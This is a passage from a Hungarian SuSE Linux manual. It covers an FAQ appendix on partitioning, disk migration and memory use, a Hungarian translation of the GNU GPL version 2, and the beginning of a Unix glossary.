A Linux-nak eléggé intelligens fájlrendszere van. A töredezettség-mentesítés felesleges ezen a rendszeren, mert rendkívül kismértékű a töredezés. Csak arra kell ügyelni, hogy a partíciók ne lépjenek túl a 90%-os telítettséget (**df -h**).

Olvastam valamit a partícionálásról - Mi az?

A partícionálás a merevlemez egyedi részekre való felosztását jelenti. Azt tanácsoljuk, hogy a SuSE Linux-ot legalább három partícióval használja (egy a boot fájlknak, egy a Linux-nak, és egy a swap (lapozó) partíciónak).

Erről a 19 fejezetben (493. oldal) olvashatunk bővebben.

Le kell törölnöm a Windows-t ahhoz, hogy Linux-ot használhassak?

Nem.

De a Linux-nak szüksége van szabad helyre a háttértárolón. Töredezettség-mentesítse a Windows-os partíciót (**defrag**), majd használja az első SuSE Linux CD-n található **fips** nevű programot a

`\dosutils\fips\fips20` könyvtárból. Ezzel a programmal átméretezheti a Windows partíciót, hogy több hely legyen a Linux-nak.

De előbb mentse el az adatait!

A telepítés leírása a [2.2](#) fejezetben (30. oldal) található.

Mennyi helyre van szüksége a Linux-nak?

380 MB-al már lehet valamit kezdeni, de inkább 1 GB-ot ajánlunk. Ha min-dent telepíteni szeretnénk, akkor több mint 4 GB helyre lesz szükségünk.

Több helyre van szükségem a Linuxhoz Hogyan egyesíthetek meghajtókat?

Egy Linux-rendszerben bármikor egyesíthet merevlemezeket vagy szabad partíciókat azért, hogy több szabad hely álljon rendelkezésre. Ha több helyre van szükség például a `/opt`-ban, "mount"-olni tud egy kiegészítő merevle-mezt.

A megfelelő eljárás a következő:

1. Csatlakoztassa a merevlemez és indítsa el a Linux-ot.
2. Jelentkezzen be `'root'`-ként.
3. Használja az **fdisk**-et, az új merevlemez partícionálásához, pl. `/dev/hdb1`
4. Formattálja meg az új partíciót
mke2fs /dev/hdb1
5. Adja ki a következő parancsokat:

```
meggyfa: # cd /opt
meggyfa:/opt # mkdir /opt2
meggyfa:/opt # mount /dev/hdb1 /opt2
meggyfa:/opt # tar cspf - . | (cd /opt2 ; tar xvspf -)
```

Eközben kaphat "broken pipe" hibaüzenetet, de ez itt természetes. Ellenőrizze le, hogy valóban az összes fájl másolása megtörtént-e? Ez után a "régi könyvtár" törölhető, és hozzon létre egy új, üres [mount pontot](#):

```
meggyfa:/opt # mv /opt /opt.old
meggyfa:/opt # mkdir /opt
```

Ezután egy [szövegszerkesztővel](#) készíteni kell egy bejegyzést az új partíciónak a `/etc/fstab` állományban. Egy lehetséges megoldást bemu-tatunk az [F.0.1](#) fájllistában.

Ezután indítsa újra a számítógépet.

6. Amikor a számítógép újraindult, győződjön meg a **mount** paranccsal, hogy a `/dev/hdb1` valóban bekerült-e a `/opt` könyvtárba. Ha minden úgy működik ahogy kell, akkor törölhetőek a régi fájlok a `/opt.old` könyvtárból:

/dev/hda3	/	ext2	defaults	1	1
/dev/hda2	swap	swap	defaults	0	0
/dev/hda1	/boot	ext2	defaults	1	2
/dev/hdb1	/opt	ext2	defaults	1	2

F.0.1 fájllista: kivonat a /etc/fstab-ból: hozzáadott partíciók

```
meggyfa: # cd /
meggyfa:/ # rm -fr opt.old
```

Tévedésből kernelt fordítottam.

Hogyan szerezhetem vissza az eredeti SuSE kernel-t?

Végezze el a kézikönyv 3.6.2 fejezetben (105. oldal) leírtakat.

Szeretném letörölni a Linux-ot. Hogyan tehetem meg?

Törölje le a Linux partíciókat az **fdisk** parancs segítségével, ezt lehet, hogy Linux alól kell megcsinálni (a Linux **fdisk** parancsával). Ezután indítsa újra a gépet egy DOS-os lemeztől és futtassa az **fdisk /mbr** parancsot DOS vagy Windows alól.

A YaST 'Hálózati alapkonzfigurálás' pontja nem választható ki.

A telepítés során azt adta meg, hogy a számítógépét "DHCP kliens"-ként szeretné futtatni. Ebben az esetben a hálózati beállításokat a DHCP szerver végzi el. Ha nem akarja ezt (ez a z általános eset), indítsa el a YaST-ot és a 'A konfigurációs fájl módosítása / DHCLIENT' menüpontban válasszon 'No'-t. Ezután a 'Hálózati alapkonzfigurálás' menüpont már kiválasztható lesz.

A számítógép láthatóan nem reagál semmire. Gond nélkül megnyomhatom a Reset gombot?

Ha a számítógép nem reagál az egerre vagy a billentyűre, még nem szükségszerűen azt jelenti, hogy az egész számítógép összeomlott. Okozhatja az is, hogy egyetlen program blokkolja az egeret és a billentyűzetet, és az összes többi program normálisan fut tovább. Ha a számítógép hozzáférhető kívülről (soros terminál, hálózat), be tud jelentkezni és bezárható a hibát okozó program a **killall programnév** paranccsal. Ha nincs erre lehetőség, megpróbálhat egy másik konzolra váltani a (Ctrl) + (Alt) + (F2) használatával, és bezárni a megakadt folyamatot. Ha a gép nem reagál semmilyen billentyűre, várjon amíg legalább 10 másodpercig nincs merevlemez aktivitás, majd nyomja meg a reset gombot.

Miért látszik úgy, hogy a Linux felemészti az összes RAM-omat?

Nézzük meg alaposan a **free -t** parancs eredményét:

	total	used	free	shared	buffers	cached
Mem:	127800	94312	33488	11196	22324	46104
-/+ buffers/cache:		25884	101916			
Swap:	136544	832	135712			
Total:	264344	95144	169200			

Úgy látszik mintha csak 33.488 kB memória lenne felhasználható (Mem/free). Ez azonban csak a "nem használt" memória. A programok nem a RAM egészét használják, hanem egy merevlemez cache-t is, ebben az esetben 46.104 kB-ot (Mem/cached). A **shared** használatú memóriát számos könyvtár és program közösen használja (itt 11.196 kB).

A szabad memória az az érték, melyet a **-/+ buffers/cache** és a **free** mutatnak, itt 10.1916 kB. Azonban megközelítőleg még 165 MB virtuális memória használható fel.

Mi az a "Tükör"? Miért nem csak az ftp.suse.com-ról lehet letölteni dolgokat?

Mert ha sok felhasználó tölt le a szerverről egy időben, az hamarosan túlterhelődne. Ezért van több ftp szerver, amelyek a SuSE szerver "tükörképét" tartalmazzák. Az ilyen szervereket hívják "Tükör szerver"-nek. A fizikai elhelyezkedéséhez (pl. az országban) legközelebb lévő szervert kellene választania, ezzel is elősegítve a gyorsabb letöltést. A tükör-szerverek listája elérhető például a

<http://www.suse.de/en/support/download/ftp/index.html> címen.

Miféle könyvtárak a /var, /etc, /bin, és a többi?

A Linuxnak – mint minden Unix változatnak – van egy könyvtár-szerkezete, mely bizonyos szempontból egyforma minden rendszeren. Ezeket a könyvtárakat nem szabad törölni, vagy áthelyezni. Felhasználóként csak a home könyvtárban szabad dolgozni.

További információ a rendszerkönyvtárakról a **C** fejezetben (529. oldal) található.

Hogyan tudok fájlokat megnézni, szerkeszteni, mozgatni, másolni vagy törölni?

Mindezekre használhatja a normál Linux "parancsértelmező eszközöket", amik a 19 fejezetben (493. oldal) le vannak írva, vagy használhatja az **mc** programot (egy jól ismert DOS/Windows program klónja) szöveges konzolban. Munkasztalon (X Window módban) nyisson egy terminált (**(Alt)+(F2)**, majd **xterm**) és írja be: **mc**.

Hogyan tudom elolvasni a DOS fájljaimat?

Olvassa el a 19 fejezetben (493. oldal) leírtakat.

Nem találtam .exe fájlokat. Hol vannak a programok?

Linux-ban a végrehajtható fájloknak rendszerint nincs kiterjesztése. A legtöbb program a `/usr/bin` és a `/X11R6/bin` könyvtárakban található.

Hogyan ismerhetem fel a futtatható fájlokat?

Példáu az `ls -l /usr/bin` paranccsal az összes olyan fájl a `/usr/bin` könyvtárban, mely futtatható, piros színnel jelenik meg. Ezek még felismerhetők a jogosultság listában az "x"-ről is (a sor bal oldalán):

```
-rwxr-xr-x 1 root root 64412 Jul 23 15:23 /usr/bin/ftp
```

A KDE fájlkezelőben (*kfm*) a futtatható fájlokat egy fogaskerék szimbólum jelzi.

G. függelék

A GNU GPL

A GNU GPL - Az Általános közreadási feltételek dokumentuma

2. verzió, 1991. június

Copyright (C) 1989, 1991 Free Software Foundation, Inc. 675 Mass Ave, Cambridge, MA 02139, USA

Bárki terjesztheti, másolhatja a dokumentumot, de módosítása nem megengedett. A fordítás csak tájékoztató jellegű és jogi szempontból csakis az angol eredeti a mérvadó.

Előszó

A legtöbb program felhasználói jogosultságai azzal a szándékkal készültek, hogy minél kevesebb lehetőséget adjanak a terjesztéshez illetve a szoftver megváltoztatásához. A GNU GPL ezzel szemben minél több jogot kíván biztosítani a szabad szoftverek terjesztéséhez és módosításához, hogy a szoftver ingyenes lehessen az összes felhasználója számára. Az Általános Közreadási Feltételek szabályai vonatkoznak a Szabad Szoftver Alapítvány legtöbb szoftverére, illetve minden olyan programra, melynek szerzője úgy dönt, hogy ezt használja a szerzői jog megjelölésekor. (A szabad szoftver alapítvány egyes szoftvereire a GNU LGPL vonatkozik - Library GPL.) Bárki használhatja a programjaiban a GPL-t a szerzői jogi megjegyzésnél.

A szabad szoftver megjelölés nem jelenti azt, hogy a szoftvernek nem lehet ára. A GPL dokumentumok úgy készültek, hogy biztosítsák a szabad szoftverek terjeszthetőségét (pénzért ha úgy tetszik), illetve a forráskód hozzáférhetőségét, hogy bárki szabadon módosíthassa azt, ha akarja mindenképpen tudjon erről a lehetőségről.

A szerző jogainak védelmében korlátozásokat kell hozni, melyek megtiltják, hogy bárki megtagadja e jogokat másoktól, vagy ezekről való lemondásra kényszerítene valakit. Ezek a korlátozások bizonyos kötelezettségeket jelentenek azok számára akik a terjesztik vagy módosítják a szoftvert.

Ha valaki ilyen programot terjeszt, akár ingyen akár egy bizonyos összeg fejében, a szoftverre vonatkozó minden jogát tovább kell adnia az ügyfeleinek. Biztosítani kell továbbá, hogy mindenki megkapja, vagy lehetősége legyen hozzájutni a forráskódhoz. Ezenkívül el kell juttatni az ezen szabályokat tartalmazó dokumentumot is, hogy mindenki értesülhessen a jogairól.

A jogvédelem két eszköze: (1) a szoftver szerzői jogainak biztosítása (2) ezen szabályok alapján jogok biztosítása a másoláshoz, terjesztéshez és/vagy a szoftver módosításához.

Az egyes szerzők és a magunk védelmében biztosítani akarjuk, hogy mindenki megértse: nincs garancia az ilyen szoftverekre. Ha a szoftvert mások módosították és továbbterjesztették, mindenkinek, aki a módosított változatot kapja, tudnia kell, hogy az nem eredeti. Így a mások által okozott hibáknak nem lehet semmiféle hatása az eredeti szerző hírnevére.

Végül, mivel a szabad szoftver létét fenyegetik a szoftverszabadalmak, el szeretnénk kerülni annak veszélyét, hogy a szabad szoftver terjesztői szabadalmat jegyezthessenek be a szoftverre, így tulajdonukká téve azt. Ennek megelőzéséhez tisztázni kívánjuk: szabadalom szabad szoftverrel kapcsolatban csak mindenki által szabad használatra jegyezhető be, vagy egyáltalán nem jegyezhető be.

A pontos szabályok és a másolásra, terjesztésre, módosításra vonatkozó feltételek következnek.

GNU GPL

A másolásra, terjesztésre és módosításra vonatkozó feltételek és szabályok

0. Ezek a jogok vonatkoznak bármely olyan programra vagy munkára, melynek a szerzői jogi megjegyzésében a jog tulajdonosa a következő szöveget helyezte el: Terjeszthető a GNU GPL-ben foglaltak alapján. A következőkben a "Program" megjelölés vonatkozik bármely programra, vagy munkára, a "Programon alapuló munka" pedig magát a Programot, vagy a Programot felhasználó szerzői joggal védett munkát jelenti, vagyis olyan munkát, mely tartalmazza a Programot, vagy annak egy részletét, módosítottan vagy módosítatlanul és/vagy más nyelvre fordítva. (Ezen túl a fordítás minden egyéb megkötés nélkül beletartozik a "módosítás" fogalmába.)

A másoláson, terjesztésen és módosításon kívül más tevékenységgel nem foglalkozik ez a dokumentum, azokat hatályon kívülnek tekinti. A Program futtatása nincs korlátozva, illetve a Program kimenetére is csak abban az esetben vonatkozik ez a szabályozás, ha az tartalmazza a Programon alapuló munka egy részletét (attól függetlenül, hogy ez a Program futtatásával jött-e létre). Ez tehát a Program működésétől függ.

1. A Program forráskódja másolható és terjeszthető módosítás nélkül bármely adathordozón, feltéve, hogy minden egyes példányon pontosan szerepel a megfelelő szerzői jogi megjegyzés, illetve a garanciavállalás elutasítása. Érintetlenül kell hagyni minden erre a szabályozásra és a garancia teljes hiányára utaló szöveget, és ezt a dokumentumot is el kell juttatni mindazokhoz akik a Programot kapják.

Kérhető pénz az adatok fizikai továbbítása fejében, illetve díjazás fejében lehet garanciás támogatást adni a Programhoz.

2. A Program, vagy egy darabja módosítható, mely így az egy a Programon alapuló munkát alkot, a módosítás ezután tovább terjeszthető az 1. részben adott feltételek szerint, ha az alábbi feltételek is teljesülnek:

- a) A módosított fájlokat el kell látni olyan megjegyzéssel, mely feltünteti a módosítást végző nevét és a módosítások dátumát.
- b) Minden olyan munkát vagy programot, mely részben vagy egészben tartalmazza a Programot vagy a Programon alapul, olyan szabályok-

kal kell kiadni, hogy annak használati joga harmadik személy részére ingyenesen hozzáférhető legyen, ezen dokumentumban található szabályok alapján.

- c) Ha a módosított Program interaktív bemenetet használ, akkor azt úgy kell elkészíteni, hogy a megszokott módon történő indításkor megjelenítsen egy üzenetet a megfelelő szerzői jogi megjegyzéssel és a garancia hiányára utaló közléssel (vagy éppen azzal az információval, hogy minként juthat valaki garanciához), illetve azzal az információval, hogy bárki terjesztheti a Programot eme feltételek alapján. Ezenkívül utalást kell tenni rá, hogy miként olvashatja el a felhasználó ezt a dokumentumot. (Kivétel: ha a Program interaktív ugyan, de nem jelenít meg hasonló üzenetet, akkor a Programon alapuló munkának sem kell ezt tennie.)

Ezek a feltételek a módosított munkára mint egészre vonatkoznak. Ha a munka egy azonosítható részei nem a Programon alapulnak, függetlenül elkülönülten azonosíthatók, akkor ez a szabályozás nem vonatkozik ezekre a részekre, ha azok külön munkaként vannak terjesztve. Viszont, ha ugyanez a rész az egész részeként kerül terjesztésre, és az egész a Programon alapuló munka, akkor az egész terjesztése csak ezen dokumentum alapján lehetséges, mely ebben az esetben a jogokat minden egyes felhasználó számára kiterjeszti az egészre tekintet nélkül arra, hogy mely részt ki írta.

Ezen szövegrészeknek nem az a célja, hogy a mások jogait elvegye vagy korlátozza a kizárólag saját maga által írt munkákra. A cél, hogy a jogok gyakorlása szabályozva legyen a Programon alapuló illetve a gyűjteményes munkák terjesztése esetében is.

Ezenkívül más munkák, melyek nem a Programon alapulnak, a Programmal (vagy a Programon alapuló munkával) közös adathordozón vagy adattárolón szereplése nem jelenti ezen szabályok érvényességét azokra is.

3. A program (vagy a programon alapuló munka a 2. szakasz alapján) másolható és terjeszthető tárgykódú vagy végrehajtható kódú formájában az 1. és 2. szakaszban foglaltak szerint, amennyiben az alábbi feltételek is teljesülnek:
 - a) A teljes, gép által értelmezhető forráskód kíséri az anyagot, melynek terjesztése az 1. és 2. szakaszban foglaltak szerint történik, szoftverterjesztésre használt hordozón; vagy
 - b) Egy legalább három évre szóló írásos ajánlat kíséri az anyagot, mely szerint bármely külső személynek rendelkezésre áll a teljes gép által értelmezhető forráskód, a fizikai továbbítást fedező összegnél nem nagyobb díjért az 1. és 2. szakaszban foglaltak szerint szoftverterjesztésre használt adathordozón; vagy
 - c) Olyan tájékoztatás kíséri az anyagot, mely tartalmazza az írásos ajánlat szövegét a forráskód biztosítására. (Ez az alternatíva csak nem kereskedelmi terjesztés esetén alkalmazható, abban az esetben, ha a terjesztő a Programhoz a tárgykódú vagy forráskódú formájában jutott hozzá az ajánlattal együtt a b. cikkelynek megfelelően.)

Egy munka forráskódja a munkának azt a formáját jelenti, melyben a módosításokat szokás végezni. Egy végrehajtható program esetében a teljes forráskód jelenti a modulok forráskódját, a kapcsolódó felületkezelő definíciós fájlokat, és a fordítást vezérlő parancsfájlokat. Egy speciális kivételként a forráskódnak nem kell tartalmaznia az operációs rendszer főbb részeit (kernel fordítóprogram stb.), melyen a végrehajtható kód fut, hacsak nem tartozik ehhez maga a program is.

Ha a végrehajtható program vagy tárgykód terjesztése a forráskód hozzáférését egy megadott helyen biztosító ajánlattal történik, ez az ajánlat egyenértékű a forráskód terjesztésével, még akkor is, ha másoknak így nem kell a forrást lemásolniuk a tárgykóddal együtt.

4. A Programot csak az ebben a dokumentumban leírtaknak megfelelően lehet lemásolni, terjesztani, módosítani, rá jogokat bejegyezni. Az egyéb módon való másolás, módosítás, terjesztés, jogok bejegyzése semmissé teszi a dokumentumban közzétett jogosultságokat. Akik azonban jogaikat ennek a szerzői jogi szabályozásnak a keretei között kapták, azok joga mindaddig megmarad, amíg teljesen megfelelnek a leírtaknak.
5. Nem kell elfogadni ezt a szabályozást, mivel aláírni sem kell. Ezenkívül viszont semmi más nem adhat jogokat a Program továbbterjesztésére és módosítására. Ezeket a cselekedeteket a Törvény bünteti, ha nem ennek a szerzői jogi szabályozásnak a keretei között történnek. Mindezek miatt a Program (vagy a Programon alapuló munka) terjesztése vagy módosítása ezen dokumentum szabályainak elfogadását jelenti.
6. Minden alkalommal, amikor a Program (vagy az azon alapuló munka) továbbadása történik, a Program "vevője" automatikusan hozzájut a Program eredeti tulajdonosának szerzői jogait tartalmazó dokumentumhoz, mely biztosítja a Program másolását és terjesztését eme szabályok szerint. Nem lehet semmi módon további korlátozásokat hozni a "vevő" számára ezen szabályok betartása céljából. Más szavakkal: a Program továbbadója nem felelős más személyekkel betartatni ezeket a szabályokat.
7. Ha bírósági határozat vagy más szabadalmi kötétségek miatt olyan feltételek állnak elő, melyek ellentétesek e szabályozással, ezek nem mentik fel a terjesztőt a feltételek figyelembevétele alól. Ha a terjesztés nem lehetséges ezen szabályozás szerint, akkor egyáltalán nem lehetséges. Például, ha egy szabadalmi szerződés nem engedi meg egy program tiszteltdíj nélküli terjesztését, akkor az egyetlen módja, hogy eleget tegyen valaki mindkét szabályozásnak az, hogy eláll a továbbfejlesztett program terjesztésétől.

Ha ennek a szakasznak bármely része nem érvényesül, vagy nem érvényesíthető valamely körülmény folytán, akkor a szakaszt kell mérlegelni, egyéb esetekben a szakasz mint egész alkalmazandó.

Ennek a szakasznak nem az a célja, hogy a szabadalmak vagy egyéb hasonló jogok elutasítására bírjon bárkit is. Mindössze meg szeretné védeni a szabad szoftver terjesztés rendszerének egységét, melyet a szabad közreadást szabályozó feltételrendszerek teremtenek meg. Sok ember nagylelkű közreműködése folytán igen nagyszámú és változatos szoftver terjesztése történik ezen a módon, mely nagyban függ ennek a feltételrendszernek állandó betartásán. Minden esetben a szerző/adományozó dönti

el, hogy művét mely rendszer szerint teszi közzé. Ezt a döntést a jogok felhasználója nem befolyásolhatja.

Ez a szakasz pontosan szeretné tisztázni a szabályozás hátralevő részének lehetséges következményeit.

8. Ha a Program terjesztése és/vagy használata egyes országokban nem lehetséges szabadalmak vagy szerzői jogokkal védett kapcsolódási felületek miatt, akkor a Program szerzői jogainak eredeti tulajdonosa, aki a Programot ezen szabályozás alapján adja közre, egy földrajzi megköötést adhat a terjesztésre, és egyes országokat kizárhat. Ekkor a terjesztés csak azokban az országokban lehetséges, amelyek nem lettek ilyen módon kizárva. Ebben az esetben ennek a szabályozásnak kell tartalmazni az ilyen megköötéseket is is.
9. A Szabad Szoftver Alapítvány időnként a dokumentum felülvizsgált illetve újabb változatait adja ki. Ezek az újabb dokumentumok az előzőek szellemében készülnek, de részletekben különböznek, hogy új problémákat kezelhessenek.
A dokumentum minden változata egy meghatározott verziószámmal ellátva jelenik meg. Ha a program szerzői jogi megjegyzésében egy bizonyos vagy annál újabb verzió van megjelölve, akkor lehetőség van akár a megjelölt, vagy a Szabad Szoftver Alapítvány által kiadott későbbi verzióban leírt feltételek követésére. Ha nincs ilyen megjelölt verzió, akkor a Szabad Szoftver Alapítvány által valaha kibocsájtott bármelyik dokumentum alkalmazására lehetőség van.
10. A Programot más szabad szoftverbe, melynek szerzői jogi szabályozása különbözik a GPL-től, akkor lehet beépíteni, ha a szerzőtől erre engedélyt szereztünk. Abban az esetben, ha a program szerzői jogainak tulajdonosa a Szabad Szoftver Alapítvány, akkor a Szabad Szoftver Alapítvány címére kell írni. Az alapítvány egyes esetekben ezt engedélyezi. A döntés a következő két cél szem előtt tartásával fog megtörténni: Megmaradjon a Programon alapuló munkák szabad státusza; Valamint segítse elő a szoftver újrafelhasználását és megosztását.

NINCS GARANCIAVÁLLALÁS

11. MIVEL A PROGRAM HASZNÁLATI JOGA DÍJMENTES, A PROGRAMHOZ NEM JÁR GARANCIA AZ IDE VONATKOZÓ JOGSZABÁLYNAK MEGFELELŐEN. AMENNYIBEN A SZERZŐI JOGOK TULAJDONOSAI ÍRÁSBAN MÁSKÉNT NEM NYILATKOZNAK, A PROGRAM "ÚGY AHOGY VAN" KERÜL KIADÁSRA MINDENFÉLE GARANCIAVÁLLALÁS NÉLKÜL. A PROGRAMMAL KAPCSOLATBAN NINCS SEM SZÁRMAZTATOTT, SEM EGYÉB GARANCIAVÁLLALÁS, BELEÉRTVE DE NEM KIZÁRÓLAGOSAN A FORGALOMBAHOZHATÓSÁGRA VAGY ALKALMAZHATÓSÁGRA VONATKOZÓ GARANCIÁKAT. A PROGRAM MINŐSÉGÉBŐL ÉS MŰKÖDÉSÉBŐL FAKADÓ ÖSSZES KOCKÁZAT A FELHASZNÁLÓT TERHELI. HA A PROGRAM HIBÁSAN MŰKÖDIK, A FELHASZNÁLÓNAK MAGÁNAK KELL VÁLLALNIA A JAVÍTÁSHOZ SZÜKSÉGES MINDEN KÖLTSÉGET.

12. AMENNYIBEN A HATÁLYOS JOGSZABÁLYOK, VAGY A SZERZŐI JOGOK TULAJDONOSAI ÍRÁSOS MEGÁLLAPODÁSBAN MÁSKÉNT NEM RENDELKEZNEK, SEM A PROGRAM SZERZŐJE SEM MÁSOK, AKIK MÓDOSÍTOTTÁK ÉS/VAGY TERJESZTETTÉK A PROGRAMOT A FENTIEKNEK MEGFELELŐEN, NEM TEHETŐK FELELŐSSÉ KÁROKÉRT MELYEK LEHETNEK VÉLETLENEK, VAGY MEGHATÁROZOTT KÖRÜLMÉNYEK MIATT TÖRTÉNEK (BELEÉRTVE DE NEM KIZÁRÓLAGOSAN AZ ADATVESZTÉST ÉS A HELYTELEN ADATFELDOLGOZÁST, VALAMINT A MÁS PROGRAMOKKAL VALÓ HIBÁS EGYÜTTMŰKÖDÉST), AKKOR SEM, HA EZEN FELEK TUDATÁBAN VOLTAK ILYEN KÁROK KELETKEZÉSÉNEK LEHETŐSÉGÉNEK.

FELTÉTELEK ÉS SZABÁLYOK VÉGE

Függelék: Hogyan alkalmazhatók ezek a szabályok egy új programra?

Ha valaki egy új programot készít és szeretné hogy az a többi ember számára a lehető leginkább hasznos legyen, annak az a legjobb módja, hogy Szabad Szoftverrel teszi azt, megengedve bárki számára a szabad másolást és módosítást ezen szabályok alapján.

Ehhez a következő megjegyzést kell csatolni a programhoz. A legbiztosabb ezt minden egyes forrásfájl elejére beírni, így közölve leghatásosabban a garancia visszautasítását. Minden fájl ezenkívül kell, hogy tartalmazzon egy "copyright" sort és egy utalást arra helyre, ahol a teljes szöveg található.

<Egy sor mely megadja a program nevét, és leírja, hogy mit csinál.>

Copyright (C) 20yy <a szerző neve>

Ez egy szabad szoftver; terjeszthető illetve módosítható a GNU Általános Közreadási Feltételek dokumentumában leírtak szerint – 2. vagy későbbi verzió –, melyet a Szabad Szoftver Alapítvány ad ki.

Ez a program abban a reményben kerül közreadásra, hogy hasznos lesz, de minden egyéb GARANCIA NÉLKÜL, az eladhatóságra vagy valamely célra való alkalmazhatóságra való származtatott garanciát is beleértve. További részletekért lásd a GNU Általános Közreadási Feltételek dokumentumát.

A programmal együtt kellett, hogy érkezzen egy példány a GNU Általános Közreadási Feltételek dokumentumából is. Ha mégsem akkor ezt a Szabad Szoftver Alapítványnak küldött levélben jelezni kell. A szabad szoftver alapítvány címe: Free Software Foundation, Inc., 675 Mass Ave, Cambridge, MA 02139, USA.

A programhoz csatolni kell azt is, hogy miként lehet kapcsolatba lépni a szerzővel, elektronikus vagy hagyományos levél küldésével.

Ha a program interaktív, a következőhöz hasonló üzenettel lehet ezt megtenni a program indulásakor:

Gnomovision version 69, Copyright (C) 20yy a szerző neve

A Gnomovision programhoz SEMMIFÉLE GARANCIA NEM JÁR; A részletes tájékoztatáshoz ezt kell begépelni: "show w".

Ez egy szabad szoftver; bizonyos feltételek mellett terjeszthető illetve módosítható.

A részletes tájékoztatáshoz ezt kell begépelni: "show c".

A "show w" és "show c" képzeletbeli parancsok, és a GNU Általános Közreadási Feltételek megfelelő szakaszát kell megjeleníteniük. Természetesen a valódi parancsok lehetnek a "show w" és a "show c"-től különbözőek is, lehetnek akár egérkattintások vagy menüpontok is a programnak megfelelően.

Ha szükséges, meg kell szerezni (programozó esetében) a munkáltatótól vagy iskolától a program szerzői jogairól való lemondás igazolását. Erre itt egy példa:

Az Adócsaló BT ezennel lemond minden szerzői jogi érdekeltségéről a "Gnomovision" programmal kapcsolatban, melyet Hekker Jani írt.

Aláírás: Maffy Jocó, 1989. április 1. Maffy Jocó, alelnök

A GPL általános közreadási feltételek dokumentuma nem engedi meg, hogy Szabad Szoftver része legyen szabadalommal védett programnak. Ha a program egy eljáráskönyvtár, akkor inkább a más programokkal való összefűzését célszerű megengedni. Ha ez a cél, akkor a GNU LGPL dokumentumot lehet alkalmazni, mely ilyen eljáráskönyvtárak közreadását szabályozza.

H. függelék

Szójegyzék

Fordította: Váradi István és Levárdy Zoltán

A szójegyzék csak *UNIX* és *Linux* specifikus szavakat tartalmaz, mivel egy teljes bevezetés az elektronikus adatfeldolgozásba már túlmutat ezen a könyvön. Tisztában kell lennünk olyan kifejezésekkel pl. mint *bit* és *bájt*.

Ablak

Az ablakok a képernyő téglalap alakú részei, amelyek általában kerettel díszítettek. Normálisan a keret tartalmaz dekorációkat, amelyekkel megváltoztathatjuk méretét, mozgathatjuk az ablakot és megváltoztathatjuk az ablak egyéb tulajdonságait. Hogy ablakokkal dolgozhassunk, futni kell egy *X-kiszolgálónak* és egy *ablakkezelőnek*.

Ablakkezelő

Az ablakkezelő felelős (többek között) az ablak dekorációjáért és hogy bizonyos funkcionalitást szolgáltatson, olyanokat mint átméretezés, mozgítás és ablak bezárás. Szintén Ő felelős operációs rendszerünk kinézetéért.

Alap Linux

Amikor először telepítünk Linuxot, akkor először az alap Linux kerül fel. Ez még merevlemez nélkül működik, amely ekkor még nem elérhető. A hozzátartozó kernel az indító lemezen vagy a CD-ROM-on található. A "root image" (amely szintén a CD-ROM-on vagy az indító lemezen van) betöltődik egy RAM lemezre. Más programok (pl. a YaST) szintén a RAM lemezre töltődnek.

Miután először bejelentkeztünk, indítsuk el a YaST-ot az "igazi" Linux telepítéséhez.

ATAPI

Az ATAPI egy olyan illesztő felület, amellyel pl. CD-ROM-ot csatlakoztathatunk egy (E)IDE vezérlőhöz. Az ATAPI eszközökön kívül, lehetnek SCSI CD-ROM-ok, amelyeket a SCSI vezérlő kezel, illetve különleges CD-ROM eszközök, amelyet a saját kártyájuk vezérel vagy a hangkártyához csatlakoznak.

Álnév

Ez a kifejezés legtöbbször a *burokkal* kapcsolatban merül fel. Az álnév olyan rövidítés, amely egy hosszú nevű és gyakran használt parancsra hivatkozik. Nézzük át a kézikönyv burokról szóló szakaszát.

Becsatolás

Angolul: mounting. Ami egy fájl-rendszer "becsatolását" (beillesztését) jelenti a rendszer könyvtárfájába. Fontos szabály, hogy a [☞becsatolási pont](#) (angolul: mountpoint) üres könyvtár legyen, ugyanis a becsatolást követően a könyvtár eredeti tartalma nem hozzáférhető. Leccsatolás után azonban ismét hozzáférhető az eredeti tartalom.

Becsatolási pont

Angolul: mountpoint, a könyvtárnak az a pontja, ahova egy partíciót vagy egyéb eszközt becsatolunk.

Betűszó

A rövidítéseket leggyakrabban betűszavaknak hívják. A Linux, az [☞FTP](#) és a [☞GNU](#) jól ismert betűszavak.

BIOS Basic Input Output System

Minden személyi számítógép (PC) tartalmaz egy kicsiny memóriaterületet, amely a BIOS-t tartalmazza. Ez egy olyan programrendszer, amely az olyan alapvető műveleteket hajtja végre, mint a memória ellenőrzése és a merevlemezek felismerése. Linux alatt a BIOS nem aktív, mivel valós módban fut. A kernel induláskor kikapcsolja azt. A Linux [☞kernel](#) sokkal hatékonyabb képességekkel rendelkezik, mint a BIOS.

Biztonsági mentés

Rendszeresen kell, hogy készüljenek biztonsági mentések, különösen a fontos fájlokról! Bizonyos beállító állományokat hosszadalmas elkészíteni, ezért érdemes elmenteni őket. Linux alatt az egyik mentő parancs a **tar**. Ezzel elmenthetjük a fájlokat egy [☞eszközre](#) vagy fájlba. Gyakran a **gzip**-pel együtt használjuk.

CD-ROM meghajtó

Többfajta CD-ROM meghajtó létezik. Manapság a legelterjedtebbek az [☞ATAPI](#) eszközök, amelyek (E)IDE merevlemezvezérlőhöz csatlakoznak. Ezeken az eszközökön kívül létezik még:

- SCSI CD-ROM meghajtó, amely egy SCSI host vezérlőn keresztül csatlakozik,
- olyan CD-ROM meghajtó, amely a párhuzamos portra csatlakozik, és
- sajátos CD-ROM meghajtók, amelyek speciális illesztőkártyával vagy hangkártyával működnek.

Speciális meghajtókat csak az utolsó esetben szükséges kiválasztani!

Cső

Lásd [☞csővezeték](#).

Csővezeték

A csővezeték jelentése, egy program szabvány kimenetét összekötni egy utód feladat ([☞standard in/out](#)) szabvány bemenetével [☞processz](#). Ezzel elkerüljük az ideiglenes fájl írását, további feldolgozásra. Shell módban, a feladatokat amiket "csővezünk (piped)", egymás után adjuk meg, és egy `|` (ASCII 124) jellel választjuk el egymástól.

DDC display data channel

A "Kijelző Adat Csatorna (Display Data Channel)" egy eljárás, amivel a

számítógép hozzájuthat a monitor tulajdonságaihoz (properties). Ehhez a normál VGA kábel két vezetékét használja, amin az információt sorosan továbbítja. Ez azt jelenti, hogy egy normál VGA kábelt kell használnunk 15 tűvel mindkét végén, és nem használhatunk BNC kábelt DDC-vel párosítva.

Démon

A démon (angolul daemon, *Dist and execution monitor*) egy olyan program amely felügyel a háttérben, és csak akkor lép akcióba ha szükséges. Ilyen démonok válaszolnak az FTP vagy HTTP kérésekre, vagy például ellenőrzik a PC-Card (PCMCIA) illesztők tevékenységét.

Drótposta

Lásd [☞e-mail](#).

Dzsókerek

Lásd [☞helyettesítő karakterek](#).

E-mail elektronikus levél

